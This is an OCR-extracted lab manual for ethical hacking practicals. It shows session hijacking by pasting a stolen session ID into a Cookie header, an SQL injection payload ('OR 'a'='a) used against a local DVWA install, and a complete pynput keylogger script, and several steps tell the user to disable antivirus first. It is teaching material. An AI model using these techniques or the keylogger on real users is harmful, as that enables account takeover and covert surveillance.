
scroll down and click on clear data




Click on Clear then click on clear now



Step8: Click on top right corner on Extensions tab and click on Tamper Data.



Click on Start Tamper Data. (Yes)




Type	Description
beacon	Requests sent through the Beacon API.
csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
font	Web fonts loaded for a @font-face CSS rule.
image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
imageset	Images loaded by a <picture> element or given in an <img> element's srcset attribute.
main_frame	Top-level documents loaded into a tab.
media	Resources loaded by a <video> or <audio> element.
object	Resources loaded by an <object> or <embed> element.
object_subrequest	Requests sent by plugins.
ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hypelink is followed.
script	Code that is loaded to be executed by a <script> element or running in a Worker.
speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
stylesheet	CSS stylesheets loaded to describe the representation of a document.
sub_frame	Documents loaded into an <iframe> or <frame> element.
web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
websocket	Requests initiating a connection to a server through the WebSocket API.
xbl	XBL bindings loaded to extend the behavior of elements in a document.
xml_dtd	DTDs loaded for an XML document.
xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
xslt	XSLT stylesheets loaded for transforming an XML document.
other	Resources that aren't covered by any other available type.


Step:9 Open a new tab visit http://www.techpanda.org/index.php

Following window opens.


Click Ok



Click on Add header.




Add header Cookie and paste the copied session id and click ok




Now again start the tamper data from the top right corner and repeat the same steps for the following url

http://techpanda.org/dashboard.php



Click Ok

Then, find the Cookie header and paste the session id .



Click ok.

You will be logged in directly without logging in.

PRACTICAL NO: 8

Aim: SQL Injection Attack

- Identify a web application vulnerable to SQL injection.
- Craft and execute SQL injection queries to exploit the vulnerability.
- Extract sensitive information or manipulate the database through the SQL injection attack.


Disable Realtime Security before beginning with the steps.

1.Download XAMPP (64 bit) and Install XAMPP: XAMPP

Installing XAMPP is important before downloading DVWA


2.Download DVWA and extract DVWA: DVWA

DVWA will be downloaded as Vulnerable APIs source code



3.Rename the downloaded digininja-DVWA as DVWA

4.Paste the DVWA folder at C:\xampp\htdocs



5.Open DVWA folder then open config folder

Rename the config file to **config.inc.php**


Erase the ".dist" section

6.Open the config file with notepad Change the username to "root" Change the password field to ""

```
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'root';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: '';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';
```


7.Save the config file and Open XAMPP control panel

Start Apache and Mysql from XAMPP control panel.




8.Visit - http://localhost/DVWA/setup.php from browser

click on the reset database



9.Following will be output




10.Login with username and password for Logging in.


Username admin Password – password

localhost/DVWA/login.php


11.Set the DVWA security level in DVWA security tab to low.




12. **Navigate to SQL Injection tab:**




13.In user ID section enter 1:




14.Enter User ID as ‘OR ‘a’=’a




15.Enter user ID as 2



16.Enter User ID as 3



17.Enter User ID as 4



PRACTICAL NO: 9

Aim: Creating Keylogger with python

1.Write a Python script to capture and log keystrokes.

2.Execute the script and observe logged keystrokes.

3.Understand the security risks associated with keyloggers and the importance of protection.

Pre-requisites:


Install pynput library:

pip install pynput

```
C:\Users\Sumit>pip install pynput
Collecting pynput
```

```
Using cached pynput-1.7.7-py2.py3-none-any.whl (90 kB)
Installing collected packages: pynput
Successfully installed pynput-1.7.7
```

Before writing the python script we need to turn off the real time security settings.



Steps to Implement Keylogger:

Step 1: Write the Python Script

Create a new Python file and add the following code:

```
from pynput.keyboard import Key, Listener
import logging
# Set the directory where logs will be stored
#change this directory as per your pc directory
log_dir = "C:/Users/Sumit/Desktop/EH"
# Configure logging to store key logs
```

logging.basicConfig(filename=(log_dir + "key_log.txt"), level=logging.DEBUG, format='%(asctime)s: %(message)s')

Function to capture keystrokes

def on_press(key):

    logging.info(str(key))

Start listening for key presses

with Listener(on_press=on_press) as listener:

    listener.join()

